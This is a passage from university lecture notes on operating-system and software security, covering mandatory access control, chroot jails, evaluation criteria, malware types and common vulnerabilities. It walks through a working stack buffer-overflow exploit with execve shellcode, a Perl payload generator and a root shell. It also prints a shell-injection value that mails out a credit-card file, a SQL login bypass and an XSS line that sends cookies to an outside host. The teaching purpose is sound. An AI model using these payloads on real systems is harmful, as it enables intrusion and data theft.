It also includes "base" access rights required by most Linux programs (e.g., to read C library locale and timezone databases, load standard shared libraries, open anonymous Unix sockets, use `/dev/null`, `/dev/random`, read parts of `/proc`).

It denies access to any resource not listed (including e.g. `/home/`, `/etc/ssl/private/`, `/etc/shadow`, `/etc/krb5.keytab`).

Security Enhanced Linux (SELinux)

NSA's original Linux Security Module for mandatory access control.

Each process and object (file, directory, port, device, etc.) is labeled with a "security context":

$$user:role:type:range$$

For processes, the *type* field is also called "domain". The *user* and *role* fields are independent of the POSIX user and group identifiers.

Option `-Z` shows these labels in `ls`, `ps`, `id`, etc., and `sestatus` shows if SELinux is disabled or in permissive (just log what would be denied) or enforcing mode. SELinux can also set to be permissive/enforcing per domain.

SE Linux supports two independent MAC mechanisms:

- **Domain/type enforcement.** Policy language for rules to allow operations based on the user/role/type/domain assigned to each process and object in its security-context label.
  Commonly used, e.g. in default policies of Red Hat and Android.
- **Multi-level/multi-category security.** Bell–LaPadula-style lattice information-flow control policy based on the *range* field in the security context, which contains the (range of) security levels and the (set of) security categories that domains are allowed to access.
  MLS levels not commonly used outside government agencies, MCS categories occasionally used, e.g. to separate Android users or to isolate virtual machines.

SELinux – domain/type enforcement

Policy rules define

1. which processes and which objects are labeled with which domain/type
2. processes in which domains are allowed which access to objects of some type
3. how are domains allowed to interact with each other (signals, IPC, ptrace)
4. how processes are allowed to transition from one domain to another (elevated privileges)

Domains/types define equivalence classes: processes in the same domain have the same access rights (under type enforcement). Objects of the same type can be accessed in the same way by processes in some domain.

Domains and types form a layer of abstraction, between the processes and objects on one side and the access-control policy on the other.

Even root processes and capability owners are enforced.

The SELinux architecture and policy language are quite complex and beyond the scope of this course. For a detailed introduction, see e.g. *The SELinux Notebook*.
`http://freecomputerbooks.com/The-SELinux-Notebook-The-Foundations.html`
For a basic explanation of domains, types and categories, see *The SELinux Coloring Book*.
`http://blog.linuxgrrl.com/2014/04/16/the-selinux-coloring-book/`

Android access control

- Separate POSIX user identifier allocated for each installed app.
- POSIX discretionary access control separates apps (like users).
- Apps are structured into components that interact (with each other and the system) via Android-specific message objects ("intents") that are passed, via an `ioctl()` system call to `/dev/binder`, to a kernel IPC mechanism ("Binder") that mediates all inter-component interactions.
- Application packages come with an XML manifest that requests permissions to access certain system facilities. The user is asked to grant permission (at the time of installation or first use), and Binder enforces these permissions.
- In addition, apps also have access to the regular Linux filesystem.
- SELinux domain/type-enforcement was later added in Android 4.3 (permissive), 4.4 (enforcing for some system domains), and 5.0 (full enforcement).

W. Enck, et al.: *Understanding Android Security*, 2009. `https://doi.org/10.1109/MSP.2009.26`
Android Open Source Project: *Security*. `https://source.android.com/security/`

chroot jails

On BSD and Linux, user `root` (or anyone with `CAP_SYS_CHROOT`) can call `chroot(`*`path`*`)` to change the location of the root directory of the filesystem for the current process, i.e. the start directory for the lookup of pathnames starting with "/".

The inode number of the root directory is a process-descriptor field inherited to child processes.

This can be used to constrain the files visible to a process:

- make a list of all files required by an application

  The ldd command lists all shared libraries required by an executable.
- create a new "jail" directory
- copy all required files (including the application itself) into the jail directory, under their relative paths from root
- call `chroot()` to change the root directory to the "jail" directory
- start the application from within the "jail" directory

Alternatively, an application can also put itself into a "chroot jail" after having opened all files it requires from outside the jail. It will then no longer be able to resolve pathnames starting outside the jail.

User `root` may still be able to break out of chroot jails, e.g. using mount.
If a directory from inside the jail is moved outside, this can be another escape route.

chroot jail example

What shared libraries does /bin/sh need to run?

```
$ ldd /bin/sh
        linux-vdso.so.1 =>  (0x00007fff8fff0000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9da7a62000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f9da8054000)
```

Create a jail directory, then invoke a shell inside:

```
$ JAIL=/tmp/jail
$ mkdir -p $JAIL/{bin,lib/x86_64-linux-gnu,lib64}
$ for f in /bin/sh /lib/x86_64-linux-gnu/libc.so.6 \
>          /lib64/ld-linux-x86-64.so.2 ; do
> cp $f $JAIL$f
> done
$ sudo chroot --userspec=$USER:$USER $JAIL /bin/sh
```

Where can we go?

```
$ cd lib
$ cd ../../../usr
/bin/sh: 1: cd: can't cd to ../../../usr
```

Containers (operating-system level virtualization)

Some operating systems (Linux, FreeBSD) take the chroot jail concept further and provide today support not only for virtualization of the filesystem name space for child-process trees, but also of other system-wide namespaces, such as

- user and group id number spaces
- network devices
- mount tables

Combined with process-tree resource control (Linux cgroups), applications can be executed this way in their own "container" environment, using their own shared libraries and configuration files, almost as if they were running within their own OS instance.
The kernel is shared across all the containers on a system.

Examples of container mechanisms: chroot, Docker, LXC, OpenVZ, etc.

This is in contrast to virtual machines, where multiple kernels use time-sharing to run concurrently on the same hardware, under the control of a hypervisor (e.g., Xen).

Trusted Computing Base

The Trusted Computing Base (TCB) are the parts of a system (hardware, firmware, software) that enforce a security policy.

A good security design should attempt to make the TCB as small as possible, to minimise the chance for errors in its implementation and to simplify careful verification. Faults outside the TCB will not help an attacker to violate the security policy enforced by it.

Example

In a Unix workstation, the TCB includes at least:

a) the operating system kernel including all its device drivers

b) all processes that run with root privileges

c) all program files owned by root with the set-user-ID–bit set

d) all libraries and development tools that were used to build the above

e) the CPU

f) the mass storage devices and their firmware

g) the file servers and the integrity of their network links

A security vulnerability in any of these could be used to bypass the entire Unix access control mechanism.

Basic operating-system security functions

Domain separation

The TCB (operating-system kernel code and data structures, etc.) must itself be protected from external interference and tampering by untrusted subjects.

Reference mediation

All accesses by untrusted subjects to objects must be validated by the TCB before succeeding.

Typical implementation: The CPU can be switched between *supervisor mode* (used by kernel) and *user mode* (used by normal processes). The memory management unit can be reconfigured only by code that is executed in supervisor mode. Software running in user mode can access only selected memory areas and peripheral devices, under the control of the kernel. In particular, memory areas with kernel code and data structures are protected from access by application software. Application programs can call kernel functions only via a special interrupt/trap instruction, which activates the supervisor mode and jumps into the kernel at a predefined position, as do all hardware-triggered interrupts. Any inter-process communication and access to new object has to be requested from and arranged by the kernel with such *system calls*.

Today, similar functions are also provided by **execution environments** that operate at a higher-level than the OS kernel, e.g. Java/C# virtual machine, where language constraints (type checking) enforce domain separation, or at a lower level, e.g. virtual machine monitors like Xen or VMware.

Residual information protection

The operating system must erase any storage resources (registers, RAM areas, disc sectors, data structures, etc.) before they are allocated to a new subject (user, process), to avoid information leaking from one subject to the next.

This function is also known in the literature as "object reuse" or "storage sanitation".

There is an important difference between whether residual information is erased when a resource is

(1) allocated to a subject or

(2) deallocated from a subject.

In the first case, residual information can sometimes be recovered after a user believes it has been deleted, using specialised "undelete" tools.

Forensic techniques might recover data even after it has been physically erased, for example due to magnetic media hysteresis, write-head misalignment, or data-dependent aging. P. Gutmann: Secure deletion of data from magnetic and solid-state memory. USENIX Security Symposium, 1996, pp. 77–89. `http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html`

Classification of operating-system security I

In 1983, the US DoD published the "Trusted computer system evaluation criteria (TCSEC)", also known as "Orange Book".

It defines several classes of security functionality required in the TCB of an operating system:

- Class D: Minimal protection – no authentication, access control, or object reuse (example: MS-DOS, Windows98)
- Class C1: Discretionary security protection – support for discretionary access control, user identification/authentication, tamper-resistant kernel, security tested and documented (e.g., classic Unix versions)
- Class C2: Controlled access protection – adds object reuse, audit trail of object access, access control lists with single user granularity (e.g., Unix with some auditing extensions, Windows NT in a special configuration)

Classification of operating-system security II

- Class B1: Labeled security protection – adds confidentiality labels for objects, mandatory access control policy, thorough security testing
- Class B2: Structured protection – adds trusted path from user to TCB, formal security policy model, minimum/maximum security levels for devices, well-structured TCB and user interface, accurate high-level description, identify covert storage channels and estimate bandwidth, system administration functions, penetration testing, TCB source code revision control and auditing
- Class B3: Security domains – adds security alarm mechanisms, minimal TCB, covert channel analysis, separation of system administrator and security administrator
- Class A1: Verified design – adds formal model for security policy, formal description of TCB must be proved to match the implementation, strict protection of source code against unauthorised modification

Common Criteria

In 1999, TCSEC and its European equivalent ITSEC were merged into the *Common Criteria for Information Technology Security Evaluation*.

- Covers not only operating systems but a broad spectrum of security products and associated security requirements
- Provides a framework for defining new product and application specific sets of security requirements (*protection profiles*)

  E.g., NSA's Controlled Access Protection Profile (CAPP) replaces Orange Book C2.
- Separates functional and security requirements from the intensity of required testing (*evaluation assurance level*, EAL)

EAL1: tester reads documentation, performs some functionality tests
EAL2: developer provides test documentation and vulnerability analysis for review
EAL3: developer uses RCS, provides more test and design documentation
EAL4: low-level design docs, some TCB source code, secure delivery, independent vul. analysis (highest level considered economically feasible for existing product)
EAL5: Formal security policy, semiformal high-level design, full TCB source code, indep. testing
EAL6: Well-structured source code, reference monitor for access control, intensive pen. testing
EAL7: Formal high-level design and correctness proof of implementation

E.g., Windows Vista Enterprise was evaluated for CAPP at EAL4 + ALC_FLR.3 (flaw remediation).
`http://www.commoncriteriaportal.org/`

Common terms for malicious software (malware) I

- Trojan horse – application software with hidden/undocumented malicious side-effects
- Ransomware – Trojan horse blackmailing users, e.g. after encrypting their data store (AIDS Info Disk, 1989; CryptoLocker, 2013)
- Backdoor – function in a Trojan horse that enables unauthorised access
- Logic bomb – a Trojan horse that executes its malicious function only when a specific trigger condition is met (e.g., a timeout after the employee who authored it left the organisation)
- Virus – self-replicating program that can *infect* other programs by modifying them to include a version of itself, often carrying a logic bomb as a *payload* (Cohen, 1984)
- Worm – self-replicating program that spreads onto other computers by breaking into them via network connections and – unlike a virus – starts itself on the remote machine without infecting other programs


Morris Worm 1988: $\approx$ 8000 machines, ILOVEYOU 2000: estimated 45×10^6 machines

Common terms for malicious software (malware) II

- Root kit – Operating-system modification to hide intrusion
- Man-in-the-browser – Web-browser plugin or proxy server that intercepts and manipulates traffic, e.g. with banking web sites to redirect payments
- Spyware – Trojan horse that gathers and sends back information about users without their consent
- Keylogger – Spyware recording keyboard input, in particular authentication information (passwords, PINs, banking details)
- Scareware – Software or web page that pretends to be a diagnostic tool, claiming a non-existing problem with a device, to encourage users to buy unnecessary software
- Adware – Software that displays unwanted marketing messages

The term "grayware" or "potentially unwanted software" is sometimes used for Adware or other software that users are tricked into installing (e.g., by bundling it with desired software), which they are unlikely to have installed deliberately, even though there may be legitimate applications (e.g., remote diagnostic tools).

Computer viruses



- Viruses are only able to spread in environments, where
  - the access control policy allows application programs to modify the code of other programs (e.g., MS-DOS and Windows XP)
  - programs are frequently exchanged in executable form, and copied from one machine to another
- MS-DOS suffered transient, resident and boot sector viruses.
- As more application data formats (e.g., Microsoft Word) become extended with sophisticated macro languages, viruses appeared in these interpreted languages as well.
- Viruses are mostly unknown under Unix:
  - Most installed application programs are owned by `root` with `rwxr-xr-x` permissions and used by normal users.
  - Non-commercial Unix programs are also often transferred as source code, which is difficult for a virus to infect automatically.

    A diverse platform makes it difficult to write highly portable viruses that remain unnoticed by not causing immediate malfunctions.

Computer viruses (cont'd)

- Original file-to-file virus propagation largely disappeared from Windows since Vista due to *User Account Control* and Biba-style *Windows Integrity Mechanism* labels for files and processes, which now require interactive user confirmation for virus propagation.

  Windows Vista Integrity Mechanism Technical Reference.
  `https://msdn.microsoft.com/en-us/library/bb625963.aspx`
- Software is today mostly installed from online software repositories, rather than copied directly from one machine to the next.
- Malware scanners use databases with characteristic code fragments of most known viruses and Trojans, which are according to some scanner-vendors around three million today ($\rightarrow$ polymorphic viruses).
- Malware scanners also look for behavioural patterns, e.g. characteristic sequences of system calls or system-file access.
- Virus scanners – like other intrusion detectors – fail on very new or closely targeted types of attacks and can cause disruption by giving false alarms occasionally.
- Some virus intrusion-detection tools monitor changes in files using cryptographic checksums.

Common software vulnerabilities

- Missing checks for data size ($\rightarrow$ stack buffer overflow)
- Missing checks for data content (e.g., shell meta characters)
- Missing checks for boundary conditions
- Missing checks for success/failure of operations
- Missing locks – insufficient serialisation
- Race conditions – time of check to time of use
- Incomplete checking of environment
- Unexpected side channels (time, power, electro-magnetic radiation, temperature, micro-architecture, etc.)
- Lack of authentication

The "curses of security" (Gollmann): change, complacency, convenience (software reuse for inappropriate purposes, too large TCB, etc.)

C.E. Landwehr, et al.: A taxonomy of computer program security flaws, with examples.
ACM Computing Surveys 26(3), September 1994.
`http://dx.doi.org/10.1145/185403.185412`

Missing check of data size: buffer overflow on stack


A C program declares a local short string variable

```
char buffer[80];
```

and then uses the standard C library routine call

```
gets(buffer);
```

to read a single text line from standard input and save it into `buffer`. This works fine for normal-length lines but corrupts the stack if the input is longer than 79 characters. Attacker loads malicious code into buffer and redirects return address to its start:



Buffer overflow exploit

To exploit a buffer overflow, the attacker typically prepares a byte sequence ("shell code") that consists of

- "landing pad" or "NOP-sled" – an initial series of no-operation (NOP) instructions that allow for some tolerance in the entry jump address
- machine instructions that modify a security-critical data structure or that hand control to another application to gain more access (e.g., a command-line shell)
- some space for function-call parameters or stack operations
- the estimated start address of the buffer (landing pad), in the form used for return addresses on the stack. (may be repeated)

Buffer-overflow exploit sequences often have to fulfil format constraints, e.g. not contain any NUL or LF bytes (which would not be copied).

Aleph One: Smashing the stack for fun and profit. Phrack #49, November 1996.
`http://phrack.org/issues/49/14.html#article`

```
# Linux/x86-64 - execve(/bin/sh, [/bin/sh], NULL) - 33 bytes
# http://shell-storm.org/shellcode/                    by hophet
.intel_syntax noprefix
90        nop                 # landing pad ....
4831D2    xor    rdx,rdx      # rdx = 0
48BBFF2F  mov    rbx,0x68732f6e69622fff    # rbx = '\xff/bin/sh'
62696E2F7368
48C1EB08  shr    rbx,0x8      # rbx = '/bin/sh\0' = '\xff/bin/sh' << 8
53        push   rbx          # *(--rsp) = '/bin/sh\0'
4889E7    mov    rdi,rsp      # rdi = rsp = "/bin/sh\0"
4831C0    xor    rax,rax      # rxa = 0
50        push   rax          # *(--rsp) = NULL
57        push   rdi          # *(--rsp) = ["/bin/sh\0", NULL]
4889E6    mov    rsi,rsp      # rsi = ["/bin/sh\0", NULL]
B03B      mov    al,0x3b      # rax = 0x3b: execve()
0F05      syscall             # execve(rdi = "/bin/sh\0",
                              #        rsi = ["/bin/sh\0", NULL], rdx = NULL )
6A01      push   0x1          # *(--rsp) = 1
5F        pop    rdi          # rdi = *(rsp++) = 1
6A3C      push   0x3c
58        pop    rax          # rax = 0x3c: exit()
0F05      syscall             # exit(rdi = 1)
# leave stack space for at least 3-5 push operations:
# "/bin/sh\0" | NULL | '/bin/sh\0'
C0DFFFFF  .quad 0x7fffffffdfc0 # landing pad address (overwrites return addr.)
FF7F0000
```

In the following demonstration, we attack a very simple example of a vulnerable C program that we call `stacktest`. Imagine that this is (part of) a setuid-root application installed on many systems:

```
int main() {
  char buf[128];
  strcpy(buf, getenv("PRINTER"));
  printf("Printer name: %s\n", buf);
}
```

This program reads the environment variable `$PRINTER`, which normally contains the name of the user's default printer, but which the user can replace with an arbitrary byte string.

It then uses the `strcpy()` function to copy this string into a 128-bytes long character array `buf`, which it then prints.

The `strcpy(`*`dest`*`,`*`src`*`)` function copies bytes from *`src`* to *`dest`*, until it encounters a 0-byte, which marks the end of a string in C.

A safer version of this program could have checked the length of the string before copying it. It could also have used the `strncpy(`*`dest`*`, `*`src`*`, `*`n`*`)` function, which will never write more than *`n`* bytes: `strncpy(buf, getenv("PRINTER"), sizeof(buf)-1); buf[sizeof(buf)-1] = 0;`

The attacker first has to guess the stack pointer address in the procedure that causes the overflow. It helps to print the stack-pointer address in a similarly structured program `stacktest2`:

```
unsigned long getsp(void) {
  __asm__("movq %rsp,%rax");  // AT&T syntax
}

int main()
{
  char buf[128];
  printf("getsp() = 0x%016lx\n", getsp());
}
```

The function `getsp()` simply moves the stack pointer `rsp` into the `rax` register, which C functions use (with Linux x86-64 calling conventions) to return integer values. We call `getsp()` at the same function-call depth (and with equally sized local variables) as `strcpy()` in `stacktest`:

```
$ ./stacktest2
getsp() = 0x00007fffffffdfb0
```

The attacker also needs an auxiliary script `stackattack.pl` to prepare the exploit string:

```
#!/usr/bin/perl
$shellcode =
  "\x48\x31\xd2\x48\xbb\xff/bin/sh\x48\xc1\xeb" .
  "\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f" .
  "\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05";
print("\x90" x ($ARGV[0] + 8 - (length($shellcode) % 8)),
      $shellcode, "\x90" x $ARGV[4],
      pack('Q', hex($ARGV[1]) + $ARGV[2]) x $ARGV[3]);
```

This produces:

```
$ ./stackattack.pl 48 0x7fffffffdfb0 16 1 40 | hexdump -vC
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 48  31 d2 48 bb ff 2f 62 69  |.......H1.H../bi|
00000040  6e 2f 73 68 48 c1 eb 08  53 48 89 e7 48 31 c0 50  |n/shH...SH..H1.P|
00000050  57 48 89 e6 b0 3b 0f 05  6a 01 5f 6a 3c 58 0f 05  |WH...;..j._j<X..|
00000060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000080  90 90 90 90 90 90 90 90  c0 df ff ff ff 7f 00 00  |................|
```

Finally, we feed the output of this tool into the environment variable $PRINTER and call the vulnerable application:

```
$ sudo chown root /tmp/stacktest
$ sudo chmod u+s /tmp/stacktest
$ PRINTER=`./stackattack.pl 48 0x7fffffffdfb0 16 1 40`
$ /tmp/stacktest
# id
uid=0(root) gid=0(root) groups=0(root)
```

Some experimentation leads to our choice of a 48-byte long NOP landing pad and a start address pointing to a location 16 bytes above the estimated stack pointer address. 40 more NOP bytes leave space for stack operations and only a single copy of the start address at the end overwrites the return value. (Why is repeating the return address not practical here?)

These parameters can also be chosen by observing the stack and buffer overflow in a debuger. A gdb extension to support such exploit preparation is `https://github.com/longld/peda`.

We have successfully started a command interpreter as root with the help of a buffer-overflow attack against a setuid root application. Similar control-flow takeover attacks are also possible against server processes via their network ports, against document viewers via the files that they open, and against many other programs that parse data from untrusted sources and were written in programming languages that do not enforce memory safety.


Buffer overflow countermeasures, control-flow integrity

In order of preference:

- Use programming languages with array bounds checking (Java, Ada, C#, Perl, Python, Go, etc.).

  Reduces performance slightly, but has significant other advantages (easier debugging, isolation and early detection of memory violations).

- Compiler adds check values (stack canaries/protectors) between buffers and return addresses on stack:



  A canary value should be difficult to guess (random number) and difficult to write via vulnerable library functions (e.g., contain terminator bytes such as NUL, LF).

- Shadow stacks

- Let memory-management unit disable code execution on the stack.

  An NX bit (non-executable page) was added to the page-table entries of some recent CPUs (e.g., AMD/Intel x86-64 architecture, ARM v6) for this purpose.

- Address space layout randomization (ASLR)

  Some operating systems add a random offset to the base of the stack, heap, executable, and shared libraries. But low-entropy offsets (e.g., 16 bits in OS X and 32-bit Linux) can be brute-forced in minutes. Linux executable can only be loaded to random offset if compiled as position-independent executable (PIE).

Practical caveats

To make the above demonstration actually work on Ubuntu Linux 16.04, many countermeasures have to be deactivated first:

- Disable compiler-generated stack protection and leave the stack executable:

  ```
  $ gcc -fno-stack-protector -z execstack stacktest.c -o /tmp/stacktest
  ```

- Disable address-space layout randomization (ASLR), either system-wide with

  ```
  # echo 0 > /proc/sys/kernel/randomize_va_space
  ```

  or just for this one process with

  ```
  $ PRINTER=`...` setarch x86_64 -R /tmp/stacktest
  ```

- Some shells (bash, dash) deliberately drop setuid privileges, setting effective-UID := real-UID. A command-line interpreter that does not is `/usr/bin/python`.
  Copy it to `/tmp/py` and then change in the shell code `/bin/sh` to that. Copying is needed as Linux (since kernel 3.6) can hinder the use of hard or soft links to execute setuid programs, see `/proc/sys/fs/protected_hardlinks` in "man proc".

- Linux/x86-64 uses a 48-bit virtual address space, therefore the two most significant bytes of the 64-bit return address must remain zero. But what if we can't pass on zero bytes (e.g. via `strcpy`)? Thanks to Intel's litte-endian integer format, we can limit ourselves to overwriting only the first six less-significant bytes of the return address, and leave the remaining two bytes zero!

- On Linux/x86-64 the length of environment variables affect the position of the stack pointer, therefore set `$PRINTER` also for `stacktest2`.

Buffer overflows: return-oriented programming (ROP)

If stack execution is disabled (NX), exploit existing instructions elsewhere.

Example:

- search the executable for useful sequences such as

```
r0: pop rax  # fetch new register value from stack
    ret
```

  or

```
r1: syscall  # system call into kernel
    ret
```

- overwrite the stack starting at the return address with
  - address `r0`
  - desired value of RAX register (e.g. 0x3b = `execve()`)
  - address `r1`

This way, the attacker can still write programs on the stack that load registers and invoke system calls, without executing any machine instructions on the stack.

A good description of the state of the art in buffer overflow exploits:
A. Bittau, A. Belay, et al.: Hacking Blind. 2014 IEEE Symposium on Security and Privacy.
`http://dx.doi.org/10.1109/SP.2014.22`

Buffer overflows: other exploit techniques

Buffer overflow exploits can also target other values than return addresses on the stack: security critical variables, function pointers that get called later, frame pointer.

Heap exploits:

- Overflowing buffer was obtained with `malloc()`/`free()`.
- The overflowing buffer sits in a "chunk", a unit of allocation used by the heap management library, next to other such chunks.
- Buffer overflows on the heap can be exploited by overwriting pointers in the metadata associated with the next chunk.
- In a typical heap implementation, this metadata contains chunk-size information and two pointers `forward` and `backward`, for keeping deallocated chunks in a doubly-linked list.
- The `free()` operation will manipulate these values to return a chunk into a doubly-linked list. After careful manipulation of a chunk's metadata, a call of `free()` on a neighbour chunk will perform any desired write operation into memory.

Andries E. Brouwer: Hackers Hut. Section 11: Exploiting the heap.
`http://www.win.tue.nl/~aeb/linux/hh/`

Missing check of input data: shell meta-characters

Example: A web server allows users to provide an email address in a form field to receive a file. The address is received by a naïvely implemented Perl CGI script and stored in the variable `$email`. The CGI script then attempts to send out the email with the command

```
system("mail $email <message");
```

This works fine as long as `$email` contains only a normal email address, free of shell meta-characters. An attacker provides a carefully selected pathological address such as

```
trustno1@hotmail.com < /var/db/creditcards.log ; echo
```

and executes arbitrary commands (here to receive confidential data via email).

Solutions:

- Use a safe API function instead of constructing shell commands.
- Prefix/quote each meta-character handed over to another software with a suitable escape symbol (e.g., \ or "..." for the Unix shell).

Warning: Secure escaping of meta-characters requires a complete understanding of the recipient's syntax ⇒ rely on well-tested (binary transparent) library routines for this, rather than try to quickly improvise your own. The recipient syntax might even change during the lifetime of your product.

SQL injection

Checks for meta characters are very frequently forgotten for text strings that are passed on to SQL engines.

Example: a Perl CGI script prepares an SQL query command in order to look-up the record of a user who has just entered their name and password into a web-site login field:

```
$sql = "SELECT * FROM usr WHERE id='$login' AND pw='$pwd';";
```


Normal users might type `john56` and `9SqRwJmhb` into the web form, resulting in the desired SQL query

```
SELECT * FROM usr WHERE id='john56' AND pw='9SqRwJmhb';
```

A malicious user might instead submit username `john56'; --` resulting in the undesired SQL command

```
SELECT * FROM usr WHERE id='john56'; --' AND pw='';
```

which causes the lookup to succeed with any password and the remaining query text (`' AND pw=...`) to be ignored as a comment.



http://xkcd.com/327/

HTML cross-site scripting

Social-network websites receive text strings from users (names, messages, filenames, etc.) that they embed into HTML code pages served to other users.

Check for HTML meta-characters (such as <>&'") or users can inject into your web pages code that is executed by other's web browsers.

Acceptable user-provided HTML text

Simple typographic elements:

```
My dog is <b>huge</b>.
```

Unacceptable user-provided HTML

JavaScript code that accesses the session authentication "cookie" string of the victim and then "exfiltrates" it by appending it to an image-load request:

```
<img src="logo.png" width=1 height=1
 onload="src='http://spooks.r.us/'+document.cookie">
```

Subtle syntax incompatibilities

Example: Overlong UTF-8 sequences

The UTF-8 encoding of the Unicode character set was defined to use Unicode on systems (like Unix) that were designed for ASCII. The encoding

```
U000000 - U00007F: 0xxxxxxx
U000080 - U0007FF: 110xxxxx 10xxxxxx
U000800 - U00FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U010000 - U10FFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

was designed, such that all ASCII characters (U0000–U007F) are represented by ASCII bytes (`0x00`–`0x7f`), whereas all non-ASCII characters are represented by sequences of non-ASCII bytes (`0x80`–`0xf7`).

The `xxx` bits are simply the least-significant bits of the binary representation of the Unicode number. For example, U00A9 = 1010 1001 (copyright sign) is encoded in UTF-8 as

```
11000010 10101001 = 0xc2 0xa9
```

Only the shortest possible UTF-8 sequence is valid for any Unicode character, but many UTF-8 decoders accept also the longer variants. For example, the slash character '/' (U002F) can be the result of decoding any of the four sequences

```
00101111                                = 0x2f
11000000 10101111                       = 0xc0 0xaf
11100000 10000000 10101111              = 0xe0 0x80 0xaf
11110000 10000000 10000000 10101111 = 0xf0 0x80 0x80 0xaf
```

Many security applications test strings for the absence of certain ASCII characters. If a string is first tested in UTF-8 form, and then decoded into UTF-16 before it is used, the test will not catch overlong encoding variants.

This way, an attacker can smuggle a '/' character past a security check that looks for the `0x2f` byte, if the UTF-8 sequence is later decoded before it is interpreted as a filename (as is the case under Microsoft Windows, which led to a widely exploited IIS vulnerability).

`https://www.cl.cam.ac.uk/~mgk25/unicode.html#utf-8`

Exposure to environment I

Developers easily forget that the semantics of many library functions depends not only on the parameters passed to them, but also on the state of the execution environment.

Example of a vulnerable setuid root program `/sbin/envdemo`:

```
int main() {
  system("rm /var/log/msg");
}
```

The C library function `system("...")` passes a command string to the shell via `/bin/sh -c "..."`

The attacker can manipulate the `$PATH` environment variable, such that her own `rm` program is called, rather than `/bin/rm`:

```
$ cp /bin/sh rm
$ export PATH=.:$PATH
$ envdemo
# id
